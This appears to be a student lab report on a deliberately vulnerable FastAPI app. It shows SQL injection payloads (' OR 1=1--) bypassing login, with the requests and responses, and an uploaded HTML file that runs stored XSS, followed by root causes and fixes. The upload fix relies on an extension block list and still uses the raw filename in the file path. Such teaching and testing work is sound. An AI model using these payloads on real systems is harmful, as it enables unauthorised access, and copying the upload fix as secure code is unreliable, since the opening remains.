



1. Web Features


- This is a basic web application using Python and FastAPI. It provides basic functionalities such as account registration, login, and uploading files. Users can easily manage to find these functions on the main webpage. These features provide basic functionalities as a real webpages such as social media. It also allows to view uploaded files. The focus is on exposing and exploring the two common vulnerabilities: SQL Injection and Cross-Site Scripting (XSS).











2. Vulnerabilities Explained


- SQL injection: The first vulnerability to be exploited, which lies inside the login endpoint in the backend. It uses the syntax of SQL to exploit using malicious code to bypass the authentication of the server, using true and OR conditions. Since the backend uses raw SQL string concatenation and does not preprocess the input, it's easy to add commands to always return true and log in as a user.
- Cross-Site Scripting (XSS): This vulnerability exists in the file upload and file listing functionality. The application opens a file, and inside the uploaded file contains JavaScript code, the app will host and serve it, allowing malicious JavaScript to execute when a victim visits the file. In persistent XSS, scripts can even deface pages or steal session cookies. This reflects a lack of input/output validation and insufficient isolation between user-generated content and the application's execution context

3. Black-box Testing

- Without access to the internal source code, testing was performed by observing how the web application responded to crafted inputs through exposed endpoints.
    - o Thunder Client was used as the primary tool to send HTTP requests to the /login and /upload endpoints, analyzing the structure of request parameters and server responses. o For SQL Injection, a baseline was established by submitting a valid username and password to understand normal login behavior. Then, various payloads such as ' OR '1'='1 were injected into the username and password fields to observe if authentication could be bypassed. A successful login using the payload indicated the server was constructing SQL queries insecurely, without sanitizing inputs.
    - o For XSS, .html files containing embedded JavaScript (e.g., <script>alert('XSS')</script>) were uploaded via the /upload endpoint. When accessed through /uploads/{filename}, these scripts executed in the browser, confirming a stored XSS vulnerability. o Additional inspection revealed that file names were directly rendered into HTML responses without escaping, presenting another injection vector.

4. Exploitation


1. SQL Injection: In this vulnerability, ThunderClient will be used to send the request to the server as to test it what is needed during attacking.
    - o Use Thunder Client to send a request to login endpoint to see which parameters are required



```
POST 0.0.0.0:8000/login
Status: 422 Unprocessable Entity   Size: 174 Bytes   Time: 6 ms
```

```
{
  "detail": [
    {
      "type": "missing",
      "loc": [
        "body",
        "username"
      ],
      "msg": "Field required",
      "input": null
    },
    {
      "type": "missing",
      "loc": [
        "body",
        "password"
      ],
      "msg": "Field required",
      "input": null
    }
  ]
}
```

    - o Then, as we saw that the username and password fields are used in the request body, we will try different content types, such as JSON or Form, to see which is the correct format




POST 0.0.0.0:8000/login

```
{
  "username": "datdd@edu.com",
  "password": "123"
}
```

Status: 422 Unprocessable Entity Size: 174 Bytes Time: 14 ms

```
{
  "detail": [
    {
      "type": "missing",
      "loc": [
        "body",
        "username"
      ],
      "msg": "Field required",
      "input": null
    },
    {
      "type": "missing",
      "loc": [
        "body",
        "password"
      ],
      "msg": "Field required",
      "input": null
    }
  ]
}
```



POST 0.0.0.0:8000/login


username	datdd@edu.
password	123
field name	value

Learn more about how to set a custom content-type for a field.

Status: 200 OK Size: 58 Bytes Time: 23 ms

```
<h3>Invalid credentials</h3><a href='/login'>Try again</a>
```


- After identifying which form to used, we exploit further the SQL with conditioning on what are the format of the syntax to exploit this error. Firstly, identifying which character the server uses in SQL command ‘ or “.



username	21datdd@edu.vn
password	'
field name	value


```
Internal Server Error
```

- Knowing that the single quote (') is used to delimit input values in SQL, we can inject by entering ' OR 1=1-- as the password. This payload manipulates the SQL query to always evaluate as true (1=1), effectively bypassing authentication. The -- sequence comments out the rest of the SQL statement, preventing any syntax errors from the original query structure.




```
POST 0.0.0.0:8000/login
Form Fields
[✓] username    21datdd@edu.vn
[✓] password    ' OR 1=1--
[ ] field name  value
Learn more about how to set a custom content-type for a field.

Status: 200 OK   Size: 24 Bytes   Time: 15 ms
<h3>Welcome, admin!</h3>
```




Welcome, admin!

2. XSS:
    - For XSS, the /upload endpoint was tested by uploading .html files containing embedded JavaScript payloads.
    - A file named xss.html was created with the following script:



```html
<html>
 <body>
  <script>
   alert("XSS – Site hacked!");
   document.body.innerHTML = "<h1 style='color:red;text-align:center;'> XSS – This website is hacked </h1>";
  </script>
 </body>
</html>
```

   - After uploading the file xss.html, then user can view it inside view uploaded files endpoint, the file would be triggered and the script will be executed immediately, causing a crash on that page. In real world scenario, this could be used to execute malicious actions like stealing cookies, redirecting users, or crashing the page with infinite loops or popups.




XSS — Site hacked!

5. Root Cause

- SQL Injection: This results from directly concatenating user input username and password into the SQL command without using parameterized queries or input validation leading to the unsafe construction of SQL commands
- XSS: The XSS vulnerability arises because the uploaded files are stored and served without content inspection, sanitization, or restrictions on executable content. When a .html file containing a <script> tag is uploaded and accessed, the browser executes the script inside.
- Both vulnerabilities result from insufficient handling of user input and the absence of sanitization of input, and a lack of security practices such as input validation.

6. Proposed Mitigation


- For SQL injection, a parameterized query using the sqlite3 module's ? placeholders. Instead of directly inserting user inputs into the SQL string, we pass them as separate parameters. This makes the database treat them as data, not executable code. Even if an attacker sends SQL payloads like ' OR 1=1--, it won't break the query logic — they'll be matched as literal strings.



```
def login(username: str = Form(...), password: str = Form(...)):
    conn = get_db()
    cursor = conn.cursor()
    # query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    # result = cursor.execute(query).fetchone()
    cursor.execute("SELECT * FROM users WHERE username = ? AND password = ?", (username, password))
    result = cursor.fetchone()
    conn.close()
```

- For XSS injection, to mitigate this vulnerability, the app will blocks uploads of any file with suspicious extensions. Prevents client-side script execution through uploaded files. However, this is a basic implementation and does not guarantee a full prevention against

XSS. Encode data, validate user’s input, or using safe HTML can be implemented for better secure.



```
@app.post("/upload", response_class=HTMLResponse)
def upload(file: UploadFile = File(...)):
    file_path = os.path.join(UPLOAD_DIR, file.filename)
    ext = os.path.splitext(file.filename)[1].lower()
    FORBIDDEN_EXTENSIONS = {".html", ".htm", ".js", ".php", ".exe", ".sh", ".bat"}

    if ext in FORBIDDEN_EXTENSIONS:
        raise HTTPException(status_code=400, detail=f"Files with extension '{ext}' are not allowed")
    with open(file_path, "wb") as f:
        shutil.copyfileobj(file.file, f)
    return f"<h3>File uploaded to /uploads/{file.filename}</h3><a href='/view'>View Files</a>"
```